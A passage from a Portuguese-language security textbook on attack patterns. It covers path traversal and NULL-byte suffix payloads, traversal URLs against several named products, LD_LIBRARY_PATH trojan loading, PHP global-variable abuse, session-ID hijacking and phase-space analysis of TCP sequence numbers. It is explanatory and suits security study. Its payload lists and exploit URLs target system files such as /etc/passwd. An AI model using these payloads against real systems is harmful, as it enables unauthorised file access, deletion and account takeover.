


Figura 4.10: Diagrama da herança de processo-filho de um recurso protegido. Esse é um problema difícil que os desenvolvedores costumam implementar incorretamente.

O descritor de segurança de um processo informa o SO quando o processo pode acessar um alvo. Os objetos do descritor de segurança são comparados com as ACL em um alvo. Quando um processo-filho é criado, algumas entradas no descritor de segurança são herdadas, outras não. Isso pode ser controlado de várias maneiras. Entretanto, por causa da complexidade resultante, privilégios podem ser equivocadamente concedidos a um filho.

Técnica: Explorando o sistema de arquivos

O sistema de arquivos de um servidor público é um lugar movimentado. Todos os tipos de dados ficam "jogados"; é muito parecido com o que acontece depois de um desfile no centro de uma cidade movimentada: depois do desfile, as ruas ficam cheias de lixo. O problema de muitos servidores é que eles não conseguem limitar a bagunça.

Algumas coisas simples podem ajudar. Os arquivos temporários devem ser armazenados em uma área segura, longe dos olhos de bisbilhoteiros. Os arquivos de backup não devem ficar sujeitos a serem pegos por qualquer um. De fato, é tudo uma questão

de arrumação. Entretanto, temos de admitir que o software pode estar muito desarrumado (talvez seja um espelho daquilo que nós somos).

Um servidor normal costuma ser um solo fértil para dados que são "lixo". Cópias são feitas e as coisas ficam jogadas. Os backups e arquivos temporários ficam vulneráveis. As permissões nos diretórios não são bloqueadas. Conseqüentemente, os piratas de imagem podem simplesmente driblar o login de um site pornográfico e acessar diretamente o conteúdo dos componentes. Qualquer local que pode ser gravado acaba se tornando um esconderijo de softwares ilegais (o seu site é um servidor de software?). Alguma vez você já fez o login em seu UNIX e descobriu que 1.400 downloads simultâneos de quake3.iso estão em execução? Algo parecido com isso já aconteceu à maioria dos administradores de sistema pelo menos uma vez.

Geralmente, o software servidor utiliza bastante o sistema de arquivos. O servidor Web, em particular, sempre está lendo ou executando arquivos em um sistema. Quanto mais complicado é o servidor, mais difícil é garantir a segurança do sistema de arquivos. Há muitos servidores Web na Internet que permitem que invasores leiam ou executem qualquer tipo de arquivo no disco rígido! O código entre um possível invasor determinado e o sistema de arquivos é simplesmente um bloqueio desafiador pedindo para ser tirado. Depois que o invasor obtém acesso ao seu armazenamento, pode apostar que o invasor irá fazer um bom uso dele.

Vamos explorar todas as camadas entre o invasor e o sistema de arquivos. Normalmente, são utilizados vários padrões básicos, como pedir arquivos e obtê-los. No mínimo, o invasor tem que conhecer a estrutura do sistema de arquivos, mas isso é fácil porque a maioria dos sistemas é uma cópia dos outros. É possível utilizar truques mais avançados para obter listagens de diretório e criar um mapa de um sistema de arquivos desconhecido.

Padrão de ataque: Variável fornecida pelo usuário passada para as chamadas do sistema de arquivos

As chamadas do sistema de arquivos são muito comuns em aplicações. Em muitos casos, a entrada do usuário é utilizada para especificar nomes de arquivo e outros dados. Sem um controle adequado de segurança, isso leva a uma vulnerabilidade clássica pela qual o invasor pode passar vários parâmetros para as chamadas do sistema de arquivos.

Há duas categorias principais de ataques baseados em entrada: O buffer overflow é o melhor e mais famoso ataque; a inserção de dados que em chamadas de API confiáveis fica em segundo lugar, em uma disputa acirrada. Esse padrão de ataque envolve dados fornecidos pelo usuário que fluem pelo software e são passados como um argumento a uma chamada de sistema de arquivos. Duas formas básicas desse ataque envolvem nomes de arquivo e navegação em diretório.

Nomes de arquivo

Se os dados fornecidos pelo usuário forem um nome de arquivo, o invasor pode simplesmente alterar esse nome. Considere um arquivo de log baseado no nome de um servidor. Suponha que um programa de bate-papo (chat) tente se conectar a um endereço da Internet (`192.168.0.100`, por exemplo). O programa de bate-papo quer fazer um arquivo de log para a sessão. Ele primeiro se conecta a um servidor de DNS e faz uma pesquisa no endereço IP. O servidor de DNS retorna o nome server.exploited.com. Depois de obter o nome, o programa de bate-papo faz um arquivo de log chamado server.exploited.com. Você imagina como um invasor exploraria isso?

Considere o que acontece se o invasor tiver penetrado no servidor de DNS da rede. Ou então que o invasor tem meios para envenenar o cache de DNS no computador cliente. Agora, o invasor controla indiretamente o nome do arquivo de log por meio do nome de DNS. O invasor pode fornecer uma resposta de DNS como `server.exploited/../../../../NIDS/Events.LOG`, talvez destruindo um arquivo de log importante.

Navegação em diretórios

Suponha que uma aplicação Web permite que o usuário acesse um conjunto de relatórios. O caminho do diretório de relatórios pode ser algo como web/username/reports. Se o nome de usuário é fornecido via um campo oculto, o invasor poderia inserir um nome de usuário falsificado, como ../../../../../WINDOWS. Se o invasor precisar remover a string final `/reports`, ele pode simplesmente inserir caracteres em quantidade suficiente para truncar a string. O invasor também pode, talvez, aplicar o caractere NULL pós-fixo (`%00`) para determinar se isso termina a string ou não.

Padrão de ataque: Terminador NULL pós-fixado

Em alguns casos, especialmente quando se utiliza uma linguagem de criação de scripts, a string de ataque deve ter como pós-fixo o caractere NULL. Usando uma representação alternativa de NULL (ou seja, %00) você pode fazer com que ocorra uma tradução de caractere. Se strings têm permissão para conter caracteres NULL ou a tradução não pressupõe automaticamente uma string terminada por caractere nulo, a string resultante pode ter vários caracteres NULL incorporados. Dependendo da análise sintática da linguagem de criação de scripts, o NULL poder remover dados pós-fixados quando uma inserção está em andamento.

Diversas formas de NULL que você pode pensar em incluir

```
PATH%00
PATH[0x00]
PATH[alternate representation of NULL character]
<script></script>%00
```

Padrão de ataque: Pós-fixado, terminação NULL e barras invertidas

Se uma string é passada por algum tipo de filtro, o NULL terminal pode não ser válido. Usando uma representação alternativa de NULL, o invasor pode inserir o caractere NULL no meio de uma string e colocar os dados corretos como pós-fixo para evitar o filtro. Um exemplo disso é o filtro que procura um caractere de barra no final. Se for possível inserir uma string, mas a barra tiver de existir, pode-se utilizar uma codificação alternativa do NULL.

Veja mais uma vez algumas formas comuns que isso pode ter

```
PATH%00%5C
PATH[0x00][0x5C]
PATH[alternate encoding of the NULL][additional characters required to pass filter]
```

❊ Exemplo de ataque: Confiança e injeção

É possível fazer um injeção bastante simples em uma URL:

```
http://getAccessHostname/sek-bin/helpwin.gas.bat?mode=&draw=x&file=x&module=&locale=[inserir
caminho relativo aqui]
[%00][%5C]&chapter=
```

Esse ataque tem acontecido com regularidade. Há muitas variações desse tipo de ataque. Geralmente, passar um período curto de tempo injetando em aplicações Web leva à descoberta de uma nova exploração.

Padrão de ataque: Percurso de caminho relativo (relative path traversal)

Normalmente, o CWD para o processo é configurado em um subdiretório. Para chegar a um lugar mais interessante no sistema de arquivos, pode-se fornecer um caminho relativo que sai do diretório atual e entra em outros subdiretórios mais interessantes. Essa técnica evita que se tenha de fornecer o caminho totalmente qualificado (ou seja, partindo da raiz). Um dos bons recursos do caminho relativo é que, assim que se atinge a raiz do sistema de arquivos, os outros movimentos rumo ao diretório-pai são ignorados. Isso significa que, se você quiser se certificar de que está partindo da raiz do sistema de arquivos, basta colocar uma grande quantidade de seqüências de "../" na injeção.

Se o seu CWD tiver três níveis de profundidade, o redirecionamento a seguir funcionará:

```
../../../etc/passwd
```

Observe que isso é equivalente a

```
../../../../../../../../../../../../../../etc/passwd
```

Veja algumas injeções comuns que você pode pensar em incluir

```
../../../winnt/
..\..\..\..\winnt
../../../../etc/passwd
../../../../../boot.ini
```

❊ **Exemplo de ataque: Percurso de arquivo (file traversal), string de consulta e HSphere**

São exemplos simples, mas mostram ataques reais. É realmente espantoso saber que existem vulnerabilidades como essas. Problemas como esses mostram que os desenvolvedores Web geralmente têm muito menos conhecimento sobre codificação e projeto de segurança do que os programadores regulares em C.

```
http://<target>/<path>/psoft.hsphere.CP/<path>/?template_name=../../etc/passwd
```

❊ **Exemplo de ataque: Percurso de arquivo (file traversal), string de consulta e GroupWise**

É interessante observar que esse ataque requer um pós-fixo NULL:

```
http://<target>/servlet/ webacc?User.html=../../../../../boot.ini%00
```

❊ **Exemplo de ataque: Sistema de arquivos do software de gerenciamento de rede Alchemy Eye**

Aplicações Web de todos os tipos e tamanhos sofrem desse problema. A maioria dos softwares servidores não tem um problema direto de percurso de caminho mas, em alguns casos raros, pode-se encontrar um sistema que não faz nenhum tipo de filtragem. Podemos fazer o download de arquivos utilizando o seguinte comando HTTP:

```
GET /cgi-bin/../../../../WINNT/system32/target.exe HTTP/1.0
```

Assim que isso foi relatado, a empresa corrigiu o servidor. Entretanto, como acontece em muitas situações como essa, o serviço não passou por um reparo completo. Uma das maneiras alternativas de executar o mesmo ataque envolve um URL como

```
GET /cgi-bin/PRN/../../../../WINNT/system32/target.exe HTTP/1.0
```

Esse ataque alternativo é um bom exemplo que mostra por que detectar uma "entrada inadequada" pode ser difícil. A black list nunca é tão boa quanto a white list.

O software-alvo em questão também fornece uma interface PHP baseada em scripts para um programa de gerenciamento de rede que permite ao invasor recuperar arquivos diretamente no HTTP:

```
http://[targethost]/modules.php?set
_albumName=album01&id=aaw&op=modload&name=gallery&file=index&include=../../../../../../etc/hosts
```

❊ **Exemplo de ataque: O sistema de arquivo do banco de dados Informix**

Não poderíamos deixar de colocar um conhecido banco de dados na Calçada da Vergonha. Tente fazer isso no banco de dados Informix:

```
http://[target host]/ifx/?LO=../../../etc/
```

Técnica: Manipulando variáveis de ambiente

As variáveis de ambiente são outra origem comum de entradas para programas (freqüentemente negligenciada). Se o invasor consegue controlar as variáveis de ambiente, ele freqüentemente consegue causar danos graves ao programa.

Padrão de ataque: Variáveis de ambiente controladas pelo cliente

O invasor fornece valores antes da autenticação, alterando as variáveis de ambiente do processo-alvo. O segredo é modificar as variáveis de ambiente antes do uso de qualquer código de autenticação.

Uma possibilidade relacionada é que, durante a sessão, após a autenticação, um usuário normal consegue modificar as variáveis de ambiente e obter um acesso elevado.

❊ **Exemplo de ataque: Variável de ambiente do UNIX**

A alteração da variável de ambiente `LD_LIBRARY_PATH` no Telnet fará o Telnet utilizar uma versão alternativa (possivelmente um troiano) da biblioteca de funções. A biblioteca troiana deve ser acessível por meio do sistema de arquivos-alvo e deve incluir o código troiano que permite ao usuário fazer o login com uma senha inadequada. Isso exige que o invasor carregue a biblioteca Trojan para um local específico do alvo.

Como uma alternativa a carregar um arquivo troiano, alguns sistemas de arquivo dão suporte a caminhos de arquivo que incluem endereços remotos, como `\\172.16.2.100\shared_files\trojan_dll.dll`.

Técnica: Manipulando variáveis "irrelevantes"

Em muitos casos, o software pode vir predefinido com vários parâmetros configurados por padrão. Em muitos casos, os valores-padrão são configurados sem levar em conta a segurança. O invasor pode utilizar esses padrões malfeitos durante um ataque.

Padrão de ataque: Variáveis globais fornecidas pelo usuário (DEBUG=1, globais no PHP etc.)

Em linguagens repletas de brechas como o PHP, várias configurações-padrão são configuradas erradamente. É prudente testar essas linguagens.

Por razões de conveniência (ou seria preguiça?) alguns programadores podem integrar variáveis "secretas" nas suas aplicações. A variável secreta funciona como um código. Quando o código secreto é utilizado, a aplicação abre o cofre. Um exemplo disso é a aplicação Web que faz distinção entre os usuários normais e os administradores procurando uma variável de uma forma oculta com um determinado valor, como `ADMIN=YES`. Pode parecer maluquice, mas várias aplicações baseadas na Web desenvolvidas internamente que são utilizadas pelos maiores bancos do mundo funcionam dessa maneira. Esse é um dos truques que as equipes de auditoria de software procuram.

Às vezes esses tipos de problema não são causados intencionalmente pelos programadores, mas fazem parte da plataforma ou da linguagem. Isso é o que acontece com as variáveis globais de PHP.

❊ Exemplo de ataque: Variáveis globais do PHP

O PHP é um grande exemplo de segurança inadequada. A idéia predominante no PHP é a "facilidade de uso", e o mantra "não dar ao desenvolvedor nenhum trabalho extra para fazer as coisas" se aplica a todos os casos. O PHP faz isso removendo o formalismo da linguagem, permitindo a declaração de variáveis na primeira utilização, inicializando tudo com valores predefinidos e pegando todas as variáveis significativas de uma transação e tornando-as disponíveis. Nos casos de conflito com algo mais técnico, o mais simples quase sempre prevalece no PHP.

Uma das conseqüências de tudo isso é que o PHP permite que os usuários de uma aplicação Web sobrescrevam variáveis de ambiente com variáveis de consulta não-confiáveis, fornecidas pelo usuário. Portanto, valores críticos como o CWD e o caminho de busca podem ser sobrescritos e controlados diretamente por um usuário anônimo remoto.

Outra conseqüência semelhante é que as variáveis podem ser controladas diretamente e atribuídas a partir dos valores controlados pelo usuário, fornecidos nos campos GET e POST da solicitação. Dessa forma, um código aparentemente normal como esse faz coisas esquisitas:

```
while($count < 10){
    // Faz algo
    $count++;
}
```

Normalmente, esse loop executará o seu corpo dez vezes. A primeira iteração será um zero indefinido, e as outras passagens pelo loop terão como resultado o incremento da variável `$count`. O problema é que o codificador não zera a variável antes de entrar no loop. Isso é bom porque o PHP inicializa a variável na declaração. O resultado é um código que parece funcionar, mesmo sendo ruim. O problema é que um usuário da aplicação Web pode fornecer uma solicitação como

```
GET /login.php?count=9
```

e fazer o `$count` iniciar no valor 9, tendo como resultado somente uma passagem pelo loop. Mas que azar.

Dependendo da configuração, o PHP pode aceitar variáveis fornecidas pelo usuário, em vez das variáveis de ambiente. O PHP inicializa variáveis globais para todas as variáveis de ambiente de processo, como `$PATH` e `$HOSTNAME`. Essas variáveis são de importância crítica, porque podem ser utilizadas em operações de arquivo ou de rede. Se um invasor puder fornecer uma nova variável `$PATH` (como `PATH='/var'`), o programa pode ser explorável.

O PHP também pode aceitar tags de campo fornecidos em solicitações de GET/POST e transformá-los em variáveis globais. Isso é o que acontece com a variável `$count` que exploramos no exemplo anterior.

Considere outro exemplo desse problema, em que o programa define uma variável chamada `$tempfile`. O invasor pode fornecer um novo arquivo temporário, como `$tempfile = "/etc/passwd"`. Em seguida, o arquivo temporário pode ser apagado posteriormente por meio de uma chamada a `unlink($tempfile);`. Agora o arquivo passwd foi apagado — uma coisa muito ruim na maioria dos sistemas operacionais.

Considere também que o uso de `include()` e `require()` procura primeiro `$PATH` e que o uso de chamadas para o shell pode executar programas cruciais como ls. Dessa forma, o ls pode ser modificado maliciosamente (o invasor pode alterar `$PATH` para fazer com que uma cópia troiana de ls seja carregada). Esse tipo de ataque também pode ser aplicado a bibliotecas carregáveis se `$LD_LIBRARY_PATH` for modificado.

Por fim, algumas versões do PHP podem passar dados de usuário para o syslog como um format string, expondo a aplicação a um buffer overflow por format string.

Técnica: Explorando autenticação fraca de sessão

Alguns servidores atribuem um ID de sessão especial ao usuário. Isso pode acontecer na forma de um cookie (como em sistemas de HTTP), um ID de sessão incorporado aos `href` de HTML ou um valor numérico em uma estrutura. O usuário é identificado por esse ID, e não por uma forma razoável de autenticação. Essa arquitetura talvez seja utilizada porque a camada de rede não fornece um mecanismo forte de autenticação, o usuário é móvel, ou o sistema-alvo está com a carga balanceada de um conjunto de servidores.

O problema é que o ID de sessão pode ser utilizado para pesquisar o estado server-side do usuário em um banco de dados ou cache de memória. O ID de sessão tem confiança total. Observe que isso significa que o invasor pode utilizar um ID solicitando recursos que são privados ou confidenciais. Se o sistema procura apenas um ID de sessão válido, o invasor pode ter permissão para ver os recursos protegidos.

Se uma aplicação mantém variáveis separadas para ID de sessão e ID de usuário, ela pode ser explorável se um usuário autenticado simplesmente alterar o ID de sessão. A aplicação verá que o usuário tem credenciais — ou seja, verá que uma chave de usuário correta está sendo utilizada. Depois que essa verificação acontece, a aplicação aceita cegamente o ID de sessão.

Entretanto, em um sistema multiusuário, sempre há várias sessões ativas. O invasor pode simplesmente alterar o ID de sessão enquanto ainda está usando uma chave de usuário correta. Portanto, o invasor rouba sessões que pertencem a outros usuários. Testemunhamos uma versão desse procedimento em uma grande aplicação de videoconferência que estava sendo utilizada em uma instituição financeira. Depois de fazer o login, qualquer usuário poderia seqüestrar os fluxos de vídeo de outro usuário.

Padrão de ataque: ID de sessão, ID do recurso e confiança cega

Quando a sessão e os IDs de recurso são simples e estão disponíveis, os invasores podem se aproveitar deles. Muitos esquemas são tão simples que o ato de colar outro ID conhecido em um fluxo de mensagem funciona.

Há uma variação do ataque de ID de sessão em que uma aplicação permite ao usuário especificar o recurso que ele quer acessar. Se o usuário puder especificar recursos que pertencem a outros usuários, o sistema pode estar vulnerável a ataques.

Exemplo de ataque: Imail da IPSwitch, confiança cega no Nome do Mailbox.

Os recursos podem ser arquivos, registros em um banco de dados ou até mesmo portas e dispositivos de hardware. Em um sistema multiusuário, os recursos podem ser arquivos pessoais e e-mail. Os sistemas de e-mail baseados na Web são um bom exemplo de ambiente multiusuário complexo que freqüentemente utiliza IDs de sessão. A solicitação de recurso pode englobar identificadores adicionais, como o nome de caixa de correio. Um exemplo perfeito é Imail da IPSwitch, um sistema de e-mail que fornece uma interface Web para ler e-mails. O usuário se autentica no sistema e recebe um ID de sessão. Em seguida, a solicitação para ler e-mail é mais ou menos assim:

```
http://target:8383/<sessionid>/readmail.cgi?uid=username&mbx=../username/Main
```

Alguns problemas são evidentes. Primeiro, notamos que o usuário deve fornecer não só o ID de sessão, mas também o nome de usuário. Na verdade, o usuário tam-

bém deve fornecer um caminho de arquivo. O fato de os dados de identidade serem fornecidos mais de uma vez é um grande sinal de que há algo errado com o programa readmail.cgi. Na prática, a solicitação irá funcionar mesmo que o nome de usuário seja trocado. Na verdade, a solicitação retorna o e-mail do outro usuário! O ataque é mais ou menos assim:

```
http://target:8383/<sessionid>/readmail.cgi?uid=username&mbx=../someone_elses_username/Main
```

Técnica: Força bruta em IDs de sessão

Os IDs de sessão não podem ser fáceis de adivinhar nem de prever. Os números previsíveis facilitam muito a vida do invasor. Os hackers desenvolveram vários truques para verificar a previsibilidade dos IDs de sessão. Um deles, particularmente divertido, envolve o uso da análise do espaço de fase.

Análise do Espaço de Fase

Coordenada de atraso emergida é uma técnica para fazer o gráfico de uma série de números unidimensionais como uma distribuição em algum espaço (por exemplo: espaço de três). A técnica está em uso desde 1927, pelo menos, e é abordada em vários textos sobre sistemas dinâmicos. Uma única variável em um sistema dinâmico ao longo do tempo é medida. Depois de obter um conjunto de amostra, é feito um gráfico do conjunto em um espaço multidimensional. Esse procedimento revela as relações entre os dados. A técnica oferece benefícios imediatos para detectar a aleatoriedade em conjuntos numéricos. Uma seqüência previsível de números mostra a evidência da estrutura no espaço de três. Um conjunto aleatório de dados aparece como um ruído distribuído de modo uniforme.

A equação utilizada para os gráficos a seguir é:

$$X[n] = s[n-2] - s[n-3]$$

$$Y[n] = s[n-1] - s[n-2]$$

$$Z[n] = s[n] - s[n-1]$$

Essa equação é como um pente que é passado em uma série numérica (Figura 4.11). A distância entre os dentes é conhecida como o "retardo" que, nesse caso, é um. O número de dentes é a dimensão que, nesse caso, é três. O pente em si representa o ponto. Conforme arrastamos o pente na série, colocamos vários pontos no gráfico.




Figura 4.11: Fazer a análise de espaço de fase é como pentear uma série numérica.




Figura 4.12: Uma plotagem tridimensional do espaço de fase dos pontos. Os dados são relacionados a 100.000 amostras das seqüências numéricas iniciais do Mac OS-X. Essa plotagem foi criada utilizando o código Windows OpenGL, que mostraremos mais adiante.[9]

A Figura 4.12 é uma captura de tela de vários milhares de pontos tomados como amostra de um servidor Mac OS X. O número tomado como amostra é a seqüência numérica inicial da pilha de TCP. O melhor é que esse número não seja fácil de prever. O gráfico foi feito por meio de um programa simples criado para Windows que plota os pontos utilizando OpenGL.

A distribuição plotada para o OS-X mostra claramente um padrão. Os agrupamentos de pontos localizados são áreas em que a seleção de um ISN é mais provável. Um ISN verdadeiramente aleatório não apresentaria esses clusters. Um número verdadeiramente aleatório é plotado na Figura 4.13 para que você veja a diferença. A seqüência numérica aleatória tem como resultado uma distribuição uniforme no diagrama de espaço de fase mostrado na Figura 4.13. Não aparecem estruturas localizadas.

---

9. A plotagem da Figura 4.12 foi feita utilizando um conjunto de dados apresentado por Michael Zalewski (http://razor.bindview.com/publish/papers/tcpseq.html).

